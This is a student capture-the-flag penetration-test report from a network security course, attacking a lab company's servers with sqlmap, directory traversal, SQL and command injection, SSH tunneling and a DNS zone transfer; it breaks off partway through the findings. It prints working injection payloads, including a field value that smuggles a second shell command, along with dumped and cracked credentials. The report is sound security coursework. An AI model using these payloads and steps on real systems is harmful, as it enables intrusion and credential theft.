DigiModo Final Report

Capture The Flag

Submitted to:

Professor Charlie Scott
Professor Cam Beasley

Prepared by:

Nikita Zamwar
Jacqueline Corona
Patrizio Chiquini
Eduardo Tribaldos

CS361S: Network Security and Privacy
Department of Computer Science
The University of Texas at Austin

December 6th, 2016 2:00pm

Contents

1 Summary **4**

2 Scope & Methodology **5**
2.1 Scope. 5
2.2 Methodology. 5
2.2.1 Introduction 5
2.2.2 Network Mapping 6
2.2.3 Sqlmap 6
2.2.4 Directory Traversal 6
2.2.5 DNS Reconnaissance 6
2.2.6 Ssh Tunneling 6
2.2.7 Bash/SQL Injection 6
2.2.8 Blind SQL Injection 7
2.2.9 Zone Transferring 7
2.3.0 Strict-Host-Key-Checking 7
2.3.1 Kerberos Authentication 8
3.3.2 File System Reconnaissance 8
2.3.2 Binary Exploitation.. 8

3 Findings **9**
3.1 System One - Entry Server **9**
3.1.1 Sqlmap / SQL Injection 9
3.1.2 Easy File Access to Staff Certificates 10
3.1.3 Private Key Access 10

3.2 System Two - The Interior Network **11**
3.2.1 Ssh Tunneling 11
3.2.2 Bash Injection 12
3.2.3 Blind SQL Injection 12
3.2.4 Zone Transferring 12

3.3 System Three - Ca.DigiModo **13**
3.3.1 ca.digimodo.biz Access 13
3.3.2 File System Reconnaissance 14
3.3.3 Bypassing Kerberos Authentication 14
3.3.4 Binary Exploitation 15
3.3.5 Binary Exploitation 2 15

3.4 Creating of Valid SSL Certificate **16**
3.4.1 Compromising the Certificate Authority Key 16

4 Suggested Controls 17
4.1.1 Protecting Against SQL Injection 17
4.1.2 Directory Traversal Limitations 17
4.1.3 DNS Reconnaissance 18
4.1.4 Ssh Tunneling 18
4.1.5 Zone Transferring 18
4.1.6 Configure Strict-Host-Key-Checking 19
4.1.7 Protecting the Filesystem 19
4.1.8 Kerberos Protocol Enhancement 19
4.1.9 Binary Exploitation 20

5 Conclusion 21

1 Summary

Penetration tests are a great way to identify the vulnerabilities that exists in a system and internal network in order to strengthen the security and keep malicious hackers away. Throughout this CTF, there was an involvement of various attacking methods conducted by us which tend to be similar to the methods used by intruders or hackers. Depending on the type of test that is conducted, this may involve a simple scan of an IP addresses to identify machines that are offering services with known vulnerabilities or even exploiting known vulnerabilities that exists in an unpatched operating system.

In this report, we elaborate that the penetration test does not simply uncover the vulnerabilities that we stumble upon. This test actively exploits those vulnerabilities in order to prove real-world attacks against DigiModo's data and infrastructure. Through the combination of information and the vulnerabilities across different systems lead us to a successful gain control where we were able to compromise the Certificate Authority key to have the ability to sign a valid SSL cert for "hacked.digimodo.biz".

The results of these tests or attacks are then documented and presented as report to the owner of the system and the vulnerabilities identified can then be resolved. It was a collective and designated goal to provide an answer to the questions "What is the real-world effectiveness of the current security measures in our infrastructure against any malicious hacker?" and "How vulnerable are we?"

Based on our findings, DigiModo presents a **High** security risk due to:

- SQL injection, which resulted in, decreased the database protection making them gateways for accessing privileged and delicate information.
- Binary exploitation that subverted the the compiled application such that it violated the trust boundary and memory corruption.
- And most importantly, compromising the CA key to have the ability to so signing a valid certificate.

It is highly advisable to discuss and assess the magnitude of the potential business and operation impacts that these successful attacks can cause. DigiModo has many exploitable vulnerabilities that severely compromise integrity and functionality of the systems and the internal network. With this post security incident, DigiModo will have the opportunity to determine the vectors that were used to gain access the system and the network in order to establish suggested controls that will mitigate any future risks that may occur.

2 Scope & Methodology

2.1 Scope

The scope of this CTF includes performing penetration tests on DigiModo's entry server, (https://team#-www.digimodo.biz / **146.6.7.178**) and the corporate network that it is supporting it. This internal network is covered in the provide coverage 192.168.0.0/24 which includes 6 listening and active addresses. Furthermore, we were only provided a username and a password to have access and commence the penetration testing.

Some of the constraints we encountered in this CTF was isolating and differentiating our team's assigned scope to the additional public ip addresses that were out of the scope for this assignment. Furthermore, one of the biggest challenges of this penetrating a to tackle were working around getting system access through the internal network. However, the starting point of this CTF, the entry server, was enough to explore and examine the internal systems for any weakness that could be used to disrupt the confidentiality, availability, or integrity of the network, thereby allowing us to address as many weaknesses as possible.

2.2 Methodology

2.2.1 Introduction

Throughout this CTF there were a couple tools such as, Metasploit, Burpsuite, Sqlmap, Nmap, or Meterpreter that enabled us to conduct the penetration test for this test. Overall, these main tools were used to to provide the most at risk routes in DigiModo's network. By doing so, we were able to successfully reveal some major vulnerabilities in the same perspective as a malicious hacker would have. Each flag found represented the individual weakness and vulnerabilites in the application, the individual systems, and the accessible internal network which could lead to attackers spilling delicate data or, in DigiModo's case, compromising the Certificate Authority key to have the ability to signing a valid SSL certificate for "hacked.digimodo.biz".

2.2.2 Network Mapping

For starters, the first step involved performing port scanning to work out the topology of DigiModo's network, establish a general sense of which systems are connected and active, in addition to the services that they are each providing. To do this, we relied on Nmap and some addition IP commands that resulted in these IP addresses

DNS	192.168.0.2	INTRANET	192.168.0.33
	192.168.0.37	CA	192.168.0.40
	192.168.0.10	FILE	192.168.0.21

Once we created a general idea of the structure of DigiModo, we dove into the vulnerability exploitations.

2.2.3 Sqlmap

By accessing the entry point, https://team#-www.digimodo.biz, we initiated to do some reconnaissance to understand the behavior of the web application. Furthermore, we utilize Sqlmap to detect and exploit any SQL injections issues within the application and hacking over the database servers. In result, we were able to expose some of the database schema information and with by performing a table dump we gained access to a username and its password, (*ecorley* and *iloveponies* respectively). This demonstrated the vulnerability of not only displaying other uses information, but also the weak encryption performed on the ecorley's password and the accessibility to the database.

2.2.4 Directory Traversal

With access to the staff portal, we were able to log into the page with higher authorization privileges than our regular accounts. Due to the limited functionalities accessible to this user we focus on the url itself. Here, we were able to exploit a path traversal attack where we were able to navigate through a file system to access files and directories stored on the site. Doing this exploited the directory traversal vulnerability which gave us access to arbitrary files and directories stored on the file system. After further recon, reached the dev.tar (*type= ../../home/rmorris/bak&cert=dev.tar*) where we gained access to a public and private key associated with rmorris, which we can assume as a staff member who manages and supports the development of the site for DigiModo. By adding the ssh keys into our /.ssh/ folder we were able to ssh into 146.6.7.178 as rmorris.

2.2.5 DNS Reconnaissance

In addition to the being able to ssh as rmorris, by taking a closer look at the private keys and the results from *nslookup* we realized rmorris access to 'dev' a previous system that could be connected back to this user. This meant that rrmorris had access to remote login to dev. (*rmorris@dev*). This demonstrated DigiModos vulnerability of unprotected access to important access points with some extra level of authorizations. With access to this, we could gain access to the git directory the source code which would come useful to perform further penetration tests.

2.2.6 Ssh Tunneling

We took advantage to the granted access we were able to receive and explore all the source code available in the git repository with our developer's knowledge of the git commands, key properties, and commit hashes. The main focus became the interaction and code that happens in login.php which handles credentials. In this file we located a new username and password that led us to a new system in the network. However, in order to remote login into the next exploitable system we properly set up a tunnel for the connected and set up our proxies accordingly to set up the connection. After finding the right ip address, we were able to navigate to 192.168.0.33 and expand upon this penetration test. Getting access to a different system in the network demonstrated the vulnerability of including sensitive information on the code, which is a careless mistake done by the developer. There should never be an instance where credentials are hardcoded.

2.2.7 Bash/SQL Injection

Exploring the site with minimal privileges only told us of the usage of session ID which conveyed us to seek higher credentials and authorizations. In order to find such usernames, we implemented an automated script that we could inject to identify new tables in this new system's database. The vulnerability detected here was the ability to inject and manipulate the "id=" argument with one of our useful SQL Injection commands that outmaneuvers the little protection there is for such exploitation. So, once everything we gain access to our session id we injected away and displayed *mabeen,* a new username.

2.2.8 Blind SQL Injection

A SQL injection attack sends malicious commands to the database by sneaking through unauthorized channels. By far the most common such channel is unsanitized input data. Behaving under the new username gave us access to a mysql database. And as it was previously discussed, the argument of the site is injectible so, it was time to learn about the structure of the database. To do this, a blind SQL injection was performed. This vulnerability allows to essentially communicate with the database to retrieve important information found in the database. This type of vulnerability tends to create the greatest harm to a company due the carelessness and neglect in having such data accessible which would lead to sensitive user data being stolen. The vulnerability arises when a web application fails to "sanitize" the user input – i.e., filter out dangerous or non-conforming data – prior to handing it off to the database.

2.2.9 Zone Transferring

Something that it is always important to keep in mind is that a lot of information about an internal network can be found in the DNS records, as long as you can access to them. We found the DNS through the simple nmap scan we had performed earlier, finding the host of 192.168.0.2. In this case, we identify the unsecured DNS which enable us to perform the zone transfer command which gives full access to the records, surely a vulnerability that can provide us with IP schemas used, important servers, etc. As proven, it only took a simple query that caused the DNS server to allow zone transfers and to dump the entirety of its zone database files.

2.3.0 Strict-Host-Key-Checking

Moving away from the DNS, we focused on the source code due the major role it plays in implementation and connecting major components of DigiModo, in this case index.php, file responsible for processing all requests to the system. Analyzing the code, we encountered that the code is handling a bash script, */usr/local/bin/request.sh.* These types of files are used in many variations of UNIX-like operating systems as a way to open programs or, for the purpose of the penetration test, gain access to ca.digimodo.biz. In order to perform and exploit this vulnerability, we used the command (found in the Findings section) to specify how hosts keys are checked during the connection and authentication phase. We discovered that "strict known host checking" is turned off (by setting the *strictHostKeyCheckingparameter* to No) which allowed us to connect since it recognize the known host. In this case, the host list does not contain a host key for the remote server, so the SSH client automatically accepts the host and adds its host key to the known list. The right configuration of the strict-host-key-checking must be properly set in order to manage the connected and access to ca.digimodo.boz.

2.3.1 Kerberos Authentication

As you are aware, Kerberos is a protocol that provides a mechanism for authentication between a client and a server. It tends to be a strong protocol dues to its built on symmetric-key cryptography, its trusted 3rd-party, and the avoidance of sharing passwords without proper protection. In this penetration test, we were able to identify the relationship of the systems within the internal network. It was through our findings that we were able to gather the Kerberos ticket. In theory, Kerberos authentication protocol provides secure interaction of files, however, gaining access to its components led us to bypass and exploit this vulnerability. Keep in mind that with this capability, a malicious hacker would have the opportunity to dump additional credentials, enable the attacker to move in the internal network, elevate privileges and gain unauthorized access to all of DigiModo's valuable assets.

2.3.2 File System Reconnaissance

While reckoning the file system within dev we discovered that several files with sensitive information were not restricted to rmorris. One such file, *passwd*, contains all the user information who also have access to the machine. This is a vulnerability because a user should not be interfering or be able to see other user information. Typically, such files are only authorized to be accessed by root. Because we were able to access is as rmorris, a user not root, we can use other user informations to plan to further infiltrate the system through the other user accounts. This makes it quite easy for an attacker to maneuver through the system and avoid protections. Furthermore, the attacker can see usernames and only has to crack passwords to access the other users.

2.3.3 Binary Exploitation

In the ca.digimodo.biz we found two compiled applications, certreq, which proved to be one of the major vulnerbilities. These two binaries allowed us to overflow the buffer and add our own data values to manipulate the program ultimately. This is highly risky as we used this to our advantage to elevate our user groups. This was possible because the data in the stack had no protection, meaning when we, the attackers, pushed something on the stack there were no filters to catch these exploits. Using this weakness we pushed our own shellcode to the stack to be implemented and gain control of that user's home directory. Furthermore, after elevating our user groups through binary exploitation we could start generating ssh keys for those users to access the system as that user. With these binaries we faced no restrictions for what we could and could not access.

3 Findings

After complete penetration testing and exploitation of the web application and corporate network, we have concluded that this application is at high risk. In this section we have highlighted key vulnerabilities we discovered and steps as to how these vulnerabilities could be found again.

3.1 System One - Entry Server


3.1.1 SQLMap/SQL Injection

```
sqlmap -r edit_profile_request --level=5 --risk=3 --dbms=MySQL -D certdb -T staff
--dump

sqlmap -r edit_profile_request --level=5 --risk=3 --dbms=MySQL --tables

Sqlmap -D $database_name --tables
Sqlmap -D $database_name -T $table_name --dump
```

Figure 1: SQL Injection



```
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: PHPSESSID=0en8vjb8ktdn9b864dul7qm6u5; userid=-2455 UNION ALL SELECT NULL,CONCAT(0x71707a6b7
1,0x45624e76714c6442494c7457627253506b4e636e674e67516844727365637a6b587867437970486f,0x7176627671)#
---
[18:46:41] [INFO] testing MySQL
[18:46:41] [INFO] confirming MySQL
[18:46:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8.0 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.0.0
[18:46:41] [INFO] fetching columns for table 'staff' in database 'certdb'
do you want to URL encode cookie values (implementation specific)? [Y/n]
[18:46:43] [INFO] the SQL query used returns 3 entries
[18:46:43] [INFO] retrieved: "id","int(5)"
[18:46:43] [INFO] retrieved: "name","varchar(64)"
[18:46:43] [INFO] retrieved: "pwd","varchar(32)"
[18:46:43] [INFO] fetching entries for table 'staff' in database 'certdb'
[18:46:43] [INFO] the SQL query used returns 1 entries
[18:46:43] [INFO] retrieved: "1","ecorley","2b967640793d1e97a3b7d22b12d37b61"
[18:46:43] [INFO] analyzing table dump for possible password hashes
[18:46:43] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[18:46:51] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[18:46:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[18:47:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:47:02] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[18:47:02] [INFO] current status: $dbho... \
[18:47:26] [WARNING] no clear password(s) found
[18:47:26] [INFO] postprocessing table dump
Database: certdb
Table: staff
[1 entry]
+----+----------------------------------+---------+
| id | pwd                              | name    |
+----+----------------------------------+---------+
| 1  | 2b967640793d1e97a3b7d22b12d37b61 | ecorley |
+----+----------------------------------+---------+

[18:47:26] [INFO] table 'certdb.staff' dumped to CSV file '/root/.sqlmap/output/146.6.7.178/dump/certdb/
staff.csv'
[18:47:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/146.6.7.178'

[*] shutting down at 18:47:26

root@fsociety:~/Documents/proj4#
root@fsociety:~/Documents/proj4# ^C
root@fsociety:~/Documents/proj4# ^C
root@fsociety:~/Documents/proj4# 
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

2b967640793d1e97a3b7d22b12d37b61

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2b967640793d1e97a3b7d22b12d37b61	md5	iloveponies

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Last Modified: November 14, 2016, 4:05am UTC
Page Hits: 16281098
Unique Hits: 2197013

Figure 2: Discovering the database schema

The first flag we found was by finding the database schema and based on using SQLmap. By using the commands shown in Figure 1, we were able to discover the names of two tables titled users and staff as well as see the information within them. Within the users table we got the hashed username ecorley and password. To ensure a secure system one must keep such files hidden and limit the access rights to only the administrator. These credentials allowed us to effortlessly advance into the database which holds all of the users for this particular system. This information should not be openly available because it makes it completely transparent to the attacker who all the users on the particular system are.

3.1.2 Easy File Access to Staff Certificates

```
Cat login.jsp
        mysql --user=mgmt --password=14m3_PASS --database=mgmt
Show databases
Use mgmt  -> "Database changed
Show tables
SELECT * FROM users
```

Figure 3: Steps to retrieve credentials used for the database

Once we were able to figure out the staff login through the previous flag, we decided to go through the certificates through the manage certificate link. From there we found the certificate request .crf file which could be easily accessible by all users with the staff login. Then by doing recon we were able to navigate through the different directories and contents of each folder located on this machine by just adding type=../ to the url. Later we discovered the private key by traversing through the directories with *type=../../home/rmorris/bak&cert=dev.tar* . This is high risk vulnerability that could be exploited by anyone since this was all done just through the URL. On that same page we saw that the user associated with the private key was the user name *rmorris.* This information should not be openly available because it makes it easy to see what other machine you can get access to.


3.1.3 Private Key Access

```
Ssh rmorris@146.6.7.178
```

Figure 4: Gaining access with the private key

After further analysis of the private key, we noticed *rmorris@dev* at the end. From there we used ssh with the entry server (146.6.7.178). We were now able to get access to their Git Commands, including their hash login information. With this type of access to these files, it can be detrimental to the security of the server.

3.2 System Two - The Interior Network



```
root@kali:~/.ssh# ssh rmorris@146.6.7.178

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  3 15:08:15 2016 from 10.147.99.13
rmorris@www:~$ ssh rmorris@dev

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  3 15:55:22 2016 from www.digimodo.biz
rmorris@dev:~$ cd intranet.git/refs/heads/
rmorris@dev:~/intranet.git/refs/heads$ git cat-file -p master
tree ce548bff889adb0f55930b90f7b3312a0c14c559
parent 1cb582e6a233658965a42c498486ea356316a483
author Robert Morris <rmorris@intra.digimodo.biz> 1417399517 -0600
committer Robert Morris <rmorris@intra.digimodo.biz> 1417399517 -0600

add CSS style
rmorris@dev:~/intranet.git/refs/heads$ git cat-file -p ce548bff889adb0f55930b90f7b3312a0c14c559
100644 blob 022634dd0ba06db201644bdd5fd47673a0a61604    config.php
040000 tree 3a2106232338e686eefa4d224874bb6d8307903a    css
100644 blob b77ae5b4463219693c9ac620044190343b9a362b    index.php
100644 blob 0dd486950d91951517550b207124ca633b776242    login.php
100644 blob 4e0d54ce6286fe23df0993542cdd42e13b328d13    login_check.php
100644 blob 8f52fa72e15a19cab7b5a29d551abe12b726d1c5    logout.php
rmorris@dev:~/intranet.git/refs/heads$ 
```

Figure 5: Getting the latest Git Commit

3.2.1 SSH Tunneling

```
ssh -d 127.0.0.1:<randomport> rmorris@146.6.7.178

Set Proxies
        SOCKS HOST: 127.0.0.1 Port <randomport used>

Navigate to browser: 192.168.0.33
```

Figure 6: Steps to navigating the intranet web browser

Once we discovered the interior network, we got access to the login.php file which gave us all the credentials for users. After obtaining all this information we decided to create a ssh tunnel to have local and remote port forwarding to the entry server. We then manually changed the proxies on the web browser to have the sock host be the specified port that we chose. This allowed us to navigate to the other web server *192.168.0.33* From there we went back and ssh into *rmorris@dev* to access the intranet.git information. This is easily exploitable because this type of information should not be accessible through a PHP file. Due to this type of access, we were able to create a tunnel to get a better connection to the system.

3.2.2 Bash Injection

```
r2=s.get('http://192.168.0.33/index.php?id=1/**/AND/**/ascii(substring((SELECT/**/name/**/F
ROM/**/users/**/LIMIT/**/0,1),'+str(y)+',1))='+str(x)+'', headers = headers)
```

Figure 7: Steps to ssh into the system

Once we identified the other browser we we're able to use bash/SQL injection into the URL to find other usernames within the internal database. We found the username "Mabeen" which we were able to insert into our script to login without needing a password. This type of vulnerability makes the server at high risk because it's easy to just insert the command into the URL and discover other users amongst the network and get full access to their profiles.


3.2.3 Blind SQL Injection

```
parameters = {"cert":"no; mysql -u intranetuser -pjhEGRh9BtbwSz4SF --database=intranet  -e
'SELECT * FROM FLAG;'"}
```

Figure 8: Steps to ssh into the system

Doing reconnaissance on the site, we noticed that the url has an injectible argument ID. By using blind SQL injection, we were able to ask the database true or false questions and determines the answer based on the web browser response. We entered in the command seen in figure 7 to the URL which gave us full access to the mysql database. When an attacker exploits this type of vulnerability and no output data is being displayed, they're forced to steal data by asking the database a series of questions.

3.2.4 Zone Transferring



```
rmorris@www:~$ dig axfr digimodo.biz @192.168.0.2

; <<>> DiG 9.9.5-9+deb8u8-Debian <<>> axfr digimodo.biz @192.168.0.2
;; global options: +cmd
digimodo.biz.           604800  IN      SOA     digimodo.biz. root.digimodo.biz. 2016110201 604800 86400
 2419200 604800
digimodo.biz.           604800  IN      NS      dns.digimodo.biz.
digimodo.biz.           604800  IN      TXT     "FLAG=5a65380a11eeb040a9983f7dac7e2b17d986984e84c2bd0f5f
ed51894f526163"
digimodo.biz.           604800  IN      A       192.168.0.1
auth.digimodo.biz.      604800  IN      A       192.168.0.10
ca.digimodo.biz.        604800  IN      A       192.168.0.40
dev.digimodo.biz.       604800  IN      A       192.168.0.37
dns.digimodo.biz.       604800  IN      A       192.168.0.2
file.digimodo.biz.      604800  IN      A       192.168.0.21
intra.digimodo.biz.     604800  IN      A       192.168.0.33
www.digimodo.biz.       604800  IN      A       192.168.0.1
digimodo.biz.           604800  IN      SOA     digimodo.biz. root.digimodo.biz. 2016110201 604800 86400
 2419200 604800
;; Query time: 6 msec
;; SERVER: 192.168.0.2#53(192.168.0.2)
;; WHEN: Thu Dec 01 20:56:07 CST 2016
;; XFR size: 12 records (messages 1, bytes 362)
```

Figure 8: DNS Information

As you can see in Figure 8, we were able to show information going through the DNS by using the command *Dig axfr digimodo.biz @192.168.0.2* Through this we performed zone transferring in which we were able to replicate this specific DNS database across another server. This is a vulnerability because we were able to easily get access to the DNS also making it super easy for an attacker to exploit as well.

3.3 System Three - CA.DigiModo.biz

3.3.1 ca.digimodo.biz Access


```
parameters = {"cert":"no; mysql -u intranetuser -pjhEGRh9BtbwSz4SF --database=intranet  -e
'SELECT * FROM FLAG;'"}

/usr/bin/sshpass -p p6jGttM0he4oTOUW ssh -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no request@ca.digimodo.biz /home/sign/bin/certreq
```

Figure 9: Steps to strict-host-key-checking

After encountering another network ca.digimodo.biz, we decided to look at the source code within index.php which is the file that is responsible for processing all the requests to the system. From there we noticed the bash script *(/usr/local/bin/request.sh)* that it was handling and exploited it by injecting it into the certificate request field and editing the script. As seen in figure 9 we used that command to specify how hosts keys are being checking during the connection and authentication phase. In addition, we discovered that the strict known host checking was turned off which gave us easy access to connect as a known host. This is a vulnerability because this we were able to get greater admin rights through the system.

3.3.2 Filesystem Reconnaissance



```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
